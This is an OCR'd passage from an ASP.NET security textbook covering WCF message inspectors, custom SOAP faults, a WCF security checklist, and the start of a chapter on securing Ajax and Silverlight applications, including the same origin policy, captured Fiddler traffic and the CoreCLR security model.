LISTING 112: A service-wide behavior attribute for the IP address inspector

```
using System;
using System.Collections.ObjectModel;
using System.ServiceModel;
using System.ServiceModel.Channels;
using System.ServiceModel.Description;
using System.ServiceModel.Dispatcher;

public class IPAddressInspectorBehavior :
  Attribute, IServiceBehavior
{
  public void AddBindingParameters(
    ServiceDescription serviceDescription,
    ServiceHostBase serviceHostBase,
    Collection<ServiceEndpoint> endpoints,
    BindingParameterCollection bindingParameters)
    {
    }

  public void ApplyDispatchBehavior(
    ServiceDescription serviceDescription,
    ServiceHostBase serviceHostBase)
  {
    for (int i = 0;
         i < serviceHostBase.ChannelDispatchers.Count;
         i++)
    {
      ChannelDispatcher channelDispatcher =
        serviceHostBase.ChannelDispatchers[i]
        as ChannelDispatcher;
      if (channelDispatcher != null)
      {
        foreach (EndpointDispatcher endpointDispatcher
          in channelDispatcher.Endpoints)
        {
          IPAddressInspector inspector = new IPAddressInspector();
          endpointDispatcher.DispatchRuntime.
          MessageInspectors.Add(inspector);
        }
      }
    }
  }

  public void Validate(
    ServiceDescription serviceDescription,
    ServiceHostBase serviceHostBase)
  {
  }
}
```

This attribute can then be applied to the service contract, as shown in the following code snippet. Once applied, every call to the contract will flow through the inspector.

```
[IPAddressInspectorBehavior]
public class EchoService : IEchoService
{
  public string Echo(string message)
  {
  ....
  }
}
```

THROWING ERRORS IN WCF

You may have noticed that the `ParameterValidator` throws a `FaultException`. Throwing a .NET exception from a WCF service does not produce anything useful for the client. If, for example, you added validation to the Echo service to check if the passed string was not empty and threw an `ArguementNullException`, the client program would receive a `FaultException` with the following message:

```
The server was unable to process the request due to an internal error. For more
information about the error, either turn on IncludeExceptionDetailInFaults (either
from ServiceBehaviorAttribute or from the <serviceDebug> configuration behavior)
on the server in order to send the exception information back to the client,
or turn on tracing as per the Microsoft .NET Framework 3.0 SDK documentation
and inspect the server trace logs.
```

Utilizing service logs may not be an option for client software, so you may be tempted to turn on the `IncludeExceptionDetailInFaults` section via the`web.config` file. This is a bad idea; it is another example of information leakage. It is highly unlikely that you want a client application to see raw exception information from your application. Even if you decide this is acceptable, it means the client software will have switch statements based on the text of your exception. This is difficult to maintain and will break when you change your exception messages. Instead, you should use custom faults.

A custom SOAP fault is just a data contract that may or may not contain parameters. Listing 11-13 shows an example.

LISTING 113: A sample data contract for a SOAP fault

```
using System.Runtime.Serialization;

namespace WCFSecurity
{
  [DataContract]
  public class BadEchoParameter
  {
    [DataMember]
    public string Name;
  }
}
```

Once you create your data contract for the fault, you decorate your service contract with `FaultContract` attributes:

```
using System.ServiceModel;

namespace WCFSecurity
{
  [ServiceContract]
  public interface IEchoService
  {
    [OperationContract]
    [FaultContract(typeof(BadEchoParameter))]
    string Echo(string message);
  }
}
```

Finally, in your code, you must throw your defined fault:

```
if (String.IsNullOrEmpty(message))
{
    BadEchoParameter fault = new BadEchoParameter();
    fault.Name = "message";
    throw new FaultException<BadEchoParameter>(fault);
}
```

On the client, you can have "proper" exception handling based on your fault contract:

```
try
{
    string result = client.Echo(string.Empty);
}
catch (FaultException<BadEchoParameter> e)
{
    /// Act appropriatly.
}
```

As well as producing more maintainable code on the client side, you have also removed the risk of information leakage via the default exceptions.

A CHECKLIST FOR SECURING WCF

Following is a checklist of items to follow when securing a WCF service.

- *Never expose services over protocols you are not using.*—Once you have migrated your services to a secure protocol, remove the insecure protocols so that they can no longer be used.
- *Choose an appropriate binding for interoperability and security.*—Not all clients may understand the WS* protocols. However, you can apply security to the `BasicHttpProtocol` if interoperability is a concern. But the WS* protocols offer more flexibility.

- *Choose a suitable authentication mechanism for your protocol.*—The credential type used will depend on your setup. Intranets, for example, may use Windows authentication to automatically authenticate to a service, but this is not suitable for Internet-facing services, which should use a username and password.
- *Apply authorization to your service contract using a* `PrincipalPermission`.
- *Utilize message inspectors if needed.*—Message inspectors allow you to examine a message before it reaches your service implementation, allowing for custom rules and filtering on any message property.
- *Throw custom SOAP faults from your service, not .NET exceptions*— Never set `IncludeExceptionDetailsInFaults` to `true`.

12

Securing Rich Internet Applications

The introduction of Rich Internet Application (RIA) technologies like Ajax (Asynchronous JavaScript and XML) and Silverlight has brought more responsive and richer user interfaces to Web sites. Previously, responding to a user action on a Web site would require a post request to the server, and then the construction of an entire page for the response.

With Ajax, a Web page can make a request for just the information it wants, without the need for a full form submission or changing the entire page. With Silverlight, requests are sent from the Silverlight component (via the browser's networking function to the server), and responses are processed by the Silverlight application. Server processing is minimized because less data is sent, and there is no need to construct a new page every time.

As with all new technologies, writing an RIA comes at a price— it opens new possibilities for attacks and vulnerabilities.

In this chapter, you will learn about the following:

- How Ajax works
- How Silverlight interacts with the Web and the client computer
- How to use Silverlight's cryptography functions
- How to use ASP.NET's authentication and authorization with Ajax and Silverlight
- How using Ajax and Silverlight can increase your attack surface
- How using third-party data can expose your application to risk

The Ajax discussion in this chapter concentrates on the ASP.NET Ajax libraries and architecture. For the most part, the vulnerabilities are nothing new. Ajax is vulnerable to Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF), and information leakage,

topics already discussed in earlier chapters. For further reading on other Ajax frameworks and more details on client vulnerabilities, the best reference is *Ajax Security* by Billy Hoffman and Bryan Sullivan (Boston: Pearson Education, 2008).

The Silverlight discussion in this chapter concentrates on the security aspects of Silverlight and its run-time. It does not teach you how to write a Silverlight application. Wrox publishes *Professional Silverlight 2 for ASP.NET Developers* by Jonathan Swift, Salvador Alvarez Patuel, Chris Barker, and Dan Wahlin (Indianapolis: Wiley, 2009) and the *Silverlight 3 Programmer's Reference* by J. Ambrose Little, Jason Beres, Grant Hinkson, Devin Rader, and Joe Croney (Indianapolis: Wiley, 2009), which are both excellent resources for learning about writing Silverlight applications.

RIA ARCHITECTURE

Silverlight and Ajax enable you to move some of your application logic into code on the client side. One of the most common architectural mistakes is to treat that code as trusted simply because you have written it, and because it is part of your page. As you've already discovered in Chapters 3 and 4, you cannot trust any input into your system, and you cannot guarantee that any client-side code will run. You should consider Ajax or Silverlight code that is exposed on (or embedded into) a Web page in exactly the same way you consider a "normal" HTML page — as a presentation view with optional logic that may or may not run.

For example, with a typical non-Ajax ASP.NET page, you can have client-side JavaScript validation. However, you should never rely on it being executed, because an attacker may disable JavaScript. Any RIA follows this same pattern — the attacker has control over the client-side code and can specify what will or won't run.

Figure 12-1 shows the trust boundaries of an RIA.




FIGURE 121: Trust boundaries in an RIA.

SECURITY IN AJAX APPLICATIONS

Ajax adds a communications layer to the classic Web application model. As you have learned, it is the browser that traditionally communicates with the Web server via URL links (`GET`) and form submissions (`POST`). Ajax changes this model. When a request is made via Ajax, the browser asynchronously sends a request to the server via JavaScript, and then immediately returns control to the browser. When the response is returned, JavaScript on the page handles it and acts accordingly. But how does this work?

As you can see in Figure 12-2, an Ajax-powered page is initially loaded in the traditional way, but all subsequent requests go through an Ajax engine or library. The Ajax library is responsible for making requests, receiving the response, and then adjusting the page markup to reflect the information sent. At the heart of the Ajax engine is the `XMLHttpRequest` object.




FIGURE 122: The traditional HTTP communication model versus the Ajax communication model

The XMLHttpRequest Object

`XMLHttpRequest` (XHR) was initially implemented by Microsoft as an ActiveX control to provide functionality needed for Outlook Web Access 2000. It became part of the browser in IE 5.0, and was natively implemented in Mozilla 1.0, and then spread to other browsers. In April 2008, the World Wide Web Consortium (W3C) published a Working Draft to standardize the `XMLHttpRequest` API to produce a common set of interoperable features that will work in every browser.

The XHR object exposes an interface to the browser's network stack, creating requests and parses the responses through the Web browser. For example, the code in Listing 12-1 would send the specified message to the `log.aspx` page on a server as an HTTP `POST` request.

LISTING 12: Using the XHR to send a request to a logging service

```
function log(message) {
 var xhr = new XMLHttpRequest();
 xhr.open("POST", "/log.aspx");
 xhr.setRequestHeader("Content-Type", "text/plain;charset=UTF-8");
 xhr.send(message);
}
```

To send a request for a resource, you would send a `GET` request, as shown in Listing 12-2. `GET` and `POST` requests were covered in more detail in Chapter 2.

LISTING 12-2: Sending a GET request with an XHR object

```
 var xhr = new XMLHttpRequest();
xhr.open("GET", "test.txt",true);
xhr.onreadystatechange=function() {
  if (xhr.readyState==4) {
   alert(xhr.responseText)
  }
 }
xhr.send(null)
```

At this point, you may be concerned — if the XHR can make requests just like a Web browser, what is to stop a malicious script (perhaps injected via XSS) from sending information to, or receiving information from, an attacker's site?

The Ajax Same Origin Policy

The *Same Origin Policy* is a security concept applied to a number of client-side technologies, including the `XMLHttpRequest` object. In short, the policy allows an XHR instance created via a page loaded from a site to only access resources on the same site.

For example, if JavaScript were included in `http://www.wrox.com/example.html`, it would be able to use the XHR to access resources on `www.wrox.com`, but could not send requests or receive information from `www.microsoft.com`. The origin of a page is calculated from the domain name, the application protocol, and (for most browsers) the port on which the application is hosted. If (and only if) all these factors are identical will the original site be considered the same. Table 12-1 lists the outcome of origin checks for a page hosted at `http://www.wrox.com/example.html`.

TABLE 12-1: Origin Comparisons for a Page Hosted at `http://www.wrox.com/example.html`

COMPARED URL	SAME ORIGIN	REASONING
`http://www.wrox.com/s/example.html`	Yes	Identical protocol, host, and port number.
`http://www.wrox.com/s2/test.html`	Yes	Identical protocol, host, and port number.
`https://www.wrox.com/s/example.html`	No	The protocol is different.
`http://www.wrox.com:81/s/example.html`	No	The port number is different.
`http://www.wrox2.com/s/example.html`	No	The host is different.
`http://wrox.com/s/example.html`	No	The host is different.

If you want to call a Web service hosted outside your domain, the only way to do so is to create a proxy Web service within your application that forwards the Web service call to the external service, and then returns its results to your application.

The Microsoft ASP.NET Ajax Framework

Microsoft integrated its Ajax framework into version 3.5 of the .NET framework, making it an integral part of the ASP.NET platform. The Microsoft Ajax implementation has two approaches to Ajax: `UpdatePanel` and `ScriptManager`.

Examining the UpdatePanel

`UpdatePanel` allows you to wrap controls on a page and refresh them by using partial page updates. `UpdatePanel` interacts with a `ScriptManager` control to automatically provide the update functionality. To examine the differences in approach between the `UpdatePanel` and `ScriptManager`, you should examine the requests and responses in Fiddler. (Chapter 2 introduced you to Fiddler. If you haven't read that chapter and are unfamiliar with the tool, you should do so before continuing.)

TRY IT OUT Sniffing the Update Panel

In this exercise, you will write a simple page using `UpdatePanel` and examine how the request and response process works for an Ajax page.

1. Create a new Web application or site and replace the `default.aspx` page with the following:

```
%@ Page Language="C#" %>
<!DOCTYPE html PUBLIC
   "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/
         xhtml1-transitional.dtd">
<script runat="server">
   protected void Page_Load(
       object sender,
       EventArgs e)
   {
       HttpCookie exampleCookie =
           new HttpCookie("wrox", DateTime.Now.ToString());
       exampleCookie.HttpOnly = true;
       Response.Cookies.Add(exampleCookie);
   }

   protected void GetTime_OnClick(
       object sender,
       EventArgs e)
   {
       this.CurrentTime.Text = DateTime.Now.ToString();
   }
</script>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
   <title>Update Panel Demonstration</title>
</head>
```

```
<body>
   <form id="form1" runat="server">
   <div>
       <asp:ScriptManager ID="ScriptManager"
            runat="server" />
       <asp:TextBox ID="ExampleTextBox" Text="Hello"
            runat="server" />/>
       <asp:UpdatePanel ID="TimeUpdatePanel" runat="server">
           <ContentTemplate>
               <p>The time on the server is:
                  <asp:Label ID="CurrentTime" runat="server"
                       Text="Unknown" />
              </p>
              <asp:Button ID="GetTime" runat="server" Text="
                   Get Time"
                   onclick="GetTime_OnClick" />
           </ContentTemplate>
       </asp:UpdatePanel>
   </div>
   </form>
</body>
</html>
```

2. You can see this page does two things — it drops a cookie on the client machine when it is loaded, and updates the `CurrentTime` label when you press the Get Time button. Right-click on the page in Solution Explorer and choose "View in Browser." Start Fiddler in your browser (Tools ➪ Fiddler2) Change the URL in the browser to use 127.0.0.1. (note the dot at the end) instead of localhost, and load the page again. You should see that Fiddler is now logging the requests and responses from the browser.

3. If you examine the request in Fiddler, you should see something like the following:

```
 GET /Default.aspx HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
     application/x-ms-application, application/
     vnd.ms-xpsdocument, application/xaml+xml,
     application/x-ms-xbap, application/x-silverlight,
     application/x-shockwave-flash, */*
Accept-Language: en-gb
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
     Windows NT 6.0; SLCC1; .NET CLR 2.0.50727;
     Media Center PC 5.0; .NET CLR 3.0.30618; .
     NET CLR 3.5.21022; .NET CLR 3.5.30729)
Host: 127.0.0.1.:49179
Connection: Keep-Alive
```

4. If you view the source for the page, you will see that there are a few more script files and functions than normal, as shown here:

```
 <script src="/WebResource.axd?d=
     lK-ITT9XXIO_4pK6OB_y7w2&amp;t=633595372183430636"
     type="text/javascript"> </script>
```

```
 script src="/ScriptResource.axd?d=
     IwjfQoLgryrHNVjqZsZDsDIiQ61O7iUERpH3V3gtjtMMI3eE
     Gj6u42qdS2RkDnU2lhM-8_8FFEoc2IQiwfxiNRI1-Jn8P5oP
     IkGtEwEBibM1&amp;t=14308547" type="text/javascript">
     </script>
 script type="text/javascript">
//<![CDATA[
if (typeof(Sys) === 'undefined') throw new Error('ASP.NET
     Ajax client-side framework failed to load.');
//]]>
 /script>

 script src="/ScriptResource.axd?d=IwjfQoLgryrHNVjqZsZDsDIiQ6
     1O7iUERpH3V3gtjtMMI3eEGj6u42qdS2RkDnU2Ez3OiYA3xFg
     QEwGgQ7cFlFmtlbsWsvjdKwRkSmB2iFtJfSkluVvX2fJgNJ19
     POKT0&amp;t=14308547" type="text/javascript">
     </script>
```

These script files come from the Ajax framework and provide the Ajax functionality. You can examine these script files if you want by simply putting the source URL into your browser.

5. The difference between an Ajax application and a plain HTTP application is apparent when you click the Get Time button. Click the button and examine the request captured in Fiddler.

```
  POST /Default.aspx HTTP/1.1
Accept: */*
Accept-Language: en-gb
Referer: http://127.0.0.1.:49179/Default.aspx
x-microsoftajax: Delta=true
Content-Type: application/x-www-form-urlencoded; charset=
     utf-8
Cache-Control: no-cache
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
     Windows NT 6.0; SLCC1; .NET CLR 2.0.50727;
     Media Center PC 5.0; .NET CLR 3.0.30618;
     .NET CLR 3.5.21022; .NET CLR 3.5.30729)
Host: 127.0.0.1.:49179
Content-Length: 251
Connection: Keep-Alive
Pragma: no-cache
Cookie: wrox=12/04/2009 13:36:01

ScriptManager=TimeUpdatePanel%7CGetTime&__EVENTTARGET=&__
     EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwUKMTM2OTMy
     NjcxOGRkfpR3AV9Kp2we0egWfvFFzvq7mE0%3D&__
     EVENTVALIDATION=%2FwEWAwKBmZv3AgLB37zpDg
     K7h7DsBcSN7ABmYuaOKdNDUKFdD8E%2B8X%2Fn&
     ExampleTextBox=Hello&__ASYNCPOST=
     true&GetTime=Get%20Time
```

You may notice a few differences from a normal request — an `x-microsoftajax` header, a `ScriptManager` parameter, and an `__ASYNCPOST` parameter. These are all coming from the Ajax framework scripts. The request also contains the `ExampleTextBox` value, despite this field being outside the update panel. You may also have noticed that the browser did not refresh. The request was routed through an XHR object.

Where did the request go to? It went back to the page itself. You can see this in the address of the request, `POST /default.aspx HTTP/1.1`. Underlying the `UpdatePanel` is a control called the `PageRequestManager` that carries out the Ajax requests and the UI updates. If you examine the response, you will see that it is very different from an HTTP response. The response body looks something like this:

```
251|updatePanel|TimeUpdatePanel|
               <p>The time on the server is:
                  <span id="CurrentTime">12/04/2009 14:03:35
                       </span>
              </p>
              <input type="submit" name="GetTime" value="
                   Get Time" id="GetTime" />
          |124|hiddenField|__VIEWSTATE|/wEPDwUKMTM2OTMy
    NjcxOA9kFgICBA9kFgICBQ9kFgJmD2QWAgIBDw8WAh4EVGV
    4dAUTMTIvMDQvMjAwOSAxNDowMzozNWRkZJAn8uqPR
    ihAC7B83jV/JNHuWma6|56|hiddenField|__EVENTVALIDATION
    |/wEWAwKI+KKrAwK7h7DsBQLB37zpDtqwjgqnfatoM6TQ3j3dl6f2q
    HAC|0|asyncPostBackControlIDs|||0|postBackControlIDs
    |||16|updatePanelIDs||tTimeUpdatePanel|0|
    childUpdatePanelIDs|||15|panelsToRefreshIDs||
    TimeUpdatePanel|2|asyncPostBackTimeout||
    90|12|formAction||Default.aspx|26|pageTitle||
    Update Panel Demonstration|
```

The response is the HTML that will replace the contents of the update panel, plus some other values (such as the page title, the event validation field contents, and so on).

Examining the ScriptManager

`UpdatePanel` makes implicit use of the `ScriptManager` control. However, this control can also be used explicitly to enable access to Web services exposed by your application.

TRY IT OUT Using Scriptmanager to Access Web Services

In this exercise, you will write a Web service that returns the current server time, and use this Web service to update a label on a page via an Ajax request.

1. In the project you created for the first "Try It Out" exercise in this chapter, right-click on the project in Solution Manager and choose Add New Item. From the templates, choose "AJAX-Enabled WCF Service" and name it `TimeService.svc`. Replace the contents of `TimeService.svc.cs` with the following code, changing the namespace to match the namescape for your project:

```
 using System;
using System.Runtime.Serialization;
using System.ServiceModel;
using System.ServiceModel.Activation;
using System.ServiceModel.Web;

namespace UpdatePanel
{
```

```
    [ServiceContract(Namespace = "http://securingasp.net/")]
    [AspNetCompatibilityRequirements(
        RequirementsMode =
             AspNetCompatibilityRequirementsMode.Allowed)]
    public class TimeService
    {
        [OperationContract]
        public string GetTime()
        {
            return DateTime.Now.ToString();
        }
    }
}
```

2. Now create a new page in your project called `WebServiceClient.aspx` and replace the default contents of the page with the following code:

```
<%@ Page Language="C#" %>

<!DOCTYPE html PUBLIC
   "-//W3C//DTD XHTML 1.0 Transitional//EN"
   "http://www.w3.org/TR/xhtml1/DTD/
        xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
   <title>Web Service Client Demonstration</title>
   <script runat="server">
       protected void Page_Load(
           object sender,
           EventArgs e)
       {
           HttpCookie exampleCookie =
               new HttpCookie("wrox",
               DateTime.Now.ToString());
           exampleCookie.HttpOnly = true;
           Response.Cookies.Add(exampleCookie);
       }
   </script>
   <script type="text/javascript">
       function getTime() {
           securingasp.net.TimeService.GetTime( ➥
                                OnGetTimeSucceeded, ➥
                                OnGetTimeFailed)
       }

       function OnGetTimeSucceeded(result, eventArgs) {
           var label = Sys.UI.DomElement.getElementById ➥
                ('CurrentTime');
           label.innerText = result;
       }

       function OnGetTimeFailed(error) {
           var label = Sys.UI.DomElement.getElementById ➥
               ('CurrentTime');
           label.innerText = 'Failed';
       }
```

```
        function pageLoad() {
        }

    </script>
</head>
<body>
    <form id="form1" runat="server">
    <div>
        <asp:ScriptManager ID="ScriptManager" runat=
               "server" >
            <Services>
               <asp:ServiceReference Path=
               "~/TimeService.svc" />
            </Services>
        </asp:ScriptManager>
        <asp:TextBox ID="ExampleTextBox" Text="Hello" runat=
            "server" />
        <p>The time on the server is:
            <span id="CurrentTime">Unknown</span>
        </p>
        <input type="button" id="GetTime" value=
            "Get Time" onclick="getTime()" />
    </div>
    </form>
</body>
</html>
```

3. Now notice the difference when explicitly using the `ScriptManager` —you must manually register the Web service you want to use, manually wire up the events to HTML buttons, and process the results manually to give the desired effect. Registering the service with `ScriptManager` generates a proxy JavaScript object that you use to call the service. When you call the service, you pass two functions, one of which is called if the call succeeds, and the other if the call fails. Start up your browser and examine the request and response with Fiddler.

- The request looks totally different from one sent from an update panel:

```
 POST /TimeService.svc/GetTime HTTP/1.1
Accept: */*
Accept-Language: en-gb
Referer: http://127.0.0.1.:49179/WebServiceClient.aspx
Content-Type: application/json; charset=utf-8
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
     Windows NT 6.0; SLCC1; .NET CLR 2.0.50727;
     Media Center PC 5.0; .NET CLR 3.0.30618; .
     NET CLR 3.5.21022; .NET CLR 3.5.30729)
Host: 127.0.0.1.:49179
Content-Length: 0
Connection: Keep-Alive
Pragma: no-cache
Cookie: wrox=12/04/2009 15:55:08
```

- You can see that it's smaller and it goes to the Web service rather than the page. The content type is also new — it is in JavaScript Object Notation (JSON). The response is also rather different:

```
 HTTP/1.1 200 OK
Server: ASP.NET Development Server/9.0.0.0
Date: Sun, 12 Apr 2009 14:56:05 GMT
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: application/json; charset=utf-8
Content-Length: 29
Connection: Close

{"d":"12\/04\/2009 15:56:05"}
```

Again, it is smaller and the format of the returned message is also JSON.

With Windows Communication Foundation (WCF), you can write Web services that use the WS* standards, allowing transport and message security. Ajax does not support these Web service standards — it can only call plain HTTP or HTTPS Web services. So, if you are sending sensitive information to a Web service through Ajax, you should ensure that all communications happen over SSL.

Security Considerations with UpdatePanel and ScriptManager

Examining the requests and responses from an explicit use of the `ScriptManager` control obviously shows it outperforms an `UpdatePanel` —it sends only the data it needs to make the request and receives a smaller response. However, from a security viewpoint, the results are not so clear. In designing a secure application, you want to minimize the attack surface and the transparency of the application. You also want to reduce complexity — the more complex a solution, the more chances there are to make mistakes.

Certainly, using `UpdatePanel` is less complex. You simply add the control to a Web page and ASP .NET generates all the necessary code. If you use `ScriptManager`, then you must write the Web service itself, register it, write the JavaScript to call the generated proxy and response to it, parsing the response and acting upon it.

Examining the requests and responses for transparency, it is again obvious that `UpdatePanel` is the winner. With the `ScriptManager` implementation, you had JavaScript embedded in the page to call the service and control the response; `UpdatePanel` has none of this — it generates JavaScript for you and takes care of updating any controls. In embedding control code within the page, you may be moving the logic of your application onto it and exposing it to an attacker. `UpdatePanel` keeps any logic on the server, and limits the client-side code to that generated by the ASP.NET Ajax framework, which only sends the request and parses the response.

Finally, you can examine the attack surface. When using `ScriptManager` , you are connecting to Web services. The address of these Web services is embedded in the JavaScript for the page. Try browsing to the Web service directly and you will see something like the screen in shown Figure 12-3.




FIGURE 12-3: Browsing an Ajax-enabled Web service

Browsing to the service tells the attacker nothing, other than that the service exists. This is because an Ajax Web service will not expose metadata — or Web Service Definition Language (WSDL) — such as the supported operations, the parameters they take, and the responses they give. However, the proxy scripts generated to support Ajax calls are available to an attacker. If you add `/js` to the URL for the service, you will receive a JavaScript source file. The following snippet shows the proxy functions

```
  GetTime:function(succeededCallback, failedCallback, userContext) {
return this._invoke(this._get_path(), ➥
'GetTime',false,{},succeededCallback,failedCallback,userContext); },
AddTime:function(hours,succeededCallback, failedCallback, userContext) {
return this._invoke(this._get_path(), ➥
'AddTime',false,{hours:hours},succeededCallback,failedCallback,userContext); }}
```

These functions show all the operations on the script Web service and their parameters. Each function and each parameter is another possible vector for attack, and needs separate validation. `UpdatePanel` does not expose any additional routes into your code.

From a security standpoint, the `UpdatePanel` control can be arguable more secure, as it reduces the attack surface — at the cost of heavier requests and responses. Only you can decide if the need for scalability and speed is pressing enough to expose your application to more risk, and the need to write more validation code, when using `ScriptManager` .



WARNING *It is important to note that the vulnerabilities that affect typical Web applications also affect Ajax applications. You should still HTML-encode all user-modifiable data displayed in the response of an Ajax application to protect against XSS.*

SECURITY IN SILVERLIGHT APPLICATIONS

Launched in 2007, Microsoft Silverlight is a framework for providing rich applications in the browser (although with Silverlight 3, its reach will expand to the desktop as well). Silverlight interfaces are designed with Extensible Application Markup Language (XAML). Underneath is a cut-down version of the Common Language Run-time (CLR), the CoreCLR, which provides a subset of the .NET framework.

Understanding the CoreCLR Security Model

The security model for the CoreCLR is rather simpler from that of the .NET CLR, as shown in Figure 12-4. It is simpler, and places code into the following three categories:

- *Transparent code*—This is safe code. It cannot access information on the host computer, it cannot access sensitive resources, and it cannot escalate its privileges. All code you write in a Silverlight application is transparent code.
- *Critical code*– This is code which can make operating system calls, access system resources, and perform unsafe operations. Critical code can only be part of the underlying Silverlight platform — it cannot be called directly by Silverlight code.
- *Safe Critical code*—This acts as the gatekeeper between transparent code and critical code. Safe critical code canonicalizes inputs to critical code, taking parameters and turning them into the expected, standard format. It also sanitizes output (for example, by removing potential information leakages). Safe critical code is the protection layer in the CoreCLR.

The canonicalization of input ensures the safely of the CoreCLR by removing potentially dangerous inputs. For example, if a request to write to the file located at `..\..\..\boot.dat` is made, the safe critical code sitting between your code and the framework will strip the directory information from the filename, and simply pass `boot.dat` to the file-writing functions.

The Safe Critical layer also protects the CoreCLR from information leaks. For example, if a function call returns "Permission Denied" if one user was logged in, and "Does not exist" in another security context, an attacker could use this information to discover that an assert does, in fact, exist. The safe critical layer would only return "Does not exist" to transparent code.




FIGURE 12-4: How a call to write a file flows through the CoreCLR security model

The CoreCLR security model also affects inheritance — it would not be safe to allow code in the transparent layer to inherit from a class that has been marked as critical. Tables 12.2 and 12.3 show the inheritance restrictions placed on classes and virtual methods or interfaces.

TABLE 12-2: Class Inheritance Restrictions in the CoreCLR Security Model

BASE TYPE	ALLOWED DERIVED TYPE		
Transparent	Transparent	Safe Critical	Critical
Safe Critical		Safe Critical	Critical
Critical			Critical

TABLE 12-3: Method Override Restrictions in the CoreCLR Security Model

BASE METHOD (VIRTUAL OR INTERFACE)	ALLOWED OVERRIDE METHOD		
Transparent	Transparent	Safe Critical	
Safe Critical	Transparent	Safe Critical	
Critical			Critical

In summary, any application you write will be security-transparent. It cannot contain code that cannot be verified for security, nor can it call native code directory. Your application can access public methods exposed by platform assemblies that are either transparent or safe critical. Types in your application can only derive from other types defined in the application, or from unsealed, public, security-transparent types and interfaces defined by the Silverlight platform. Finally, your application can contain types that override virtual methods and/or implement interface methods that are defined in the application itself, or are defined by the platform and are marked Transparent or Safe Critical.

Using the HTML Bridge

Silverlight provides you with the *HTML Bridge*, comprised of types and methods that enable you to do the following:

- Access the HTML document and call JavaScript events from your Silverlight application
- Mark managed types and individual methods and properties, and expose them to JavaScript in the hosting page
- Mark managed types as event handlers, allowing JavaScript to call them
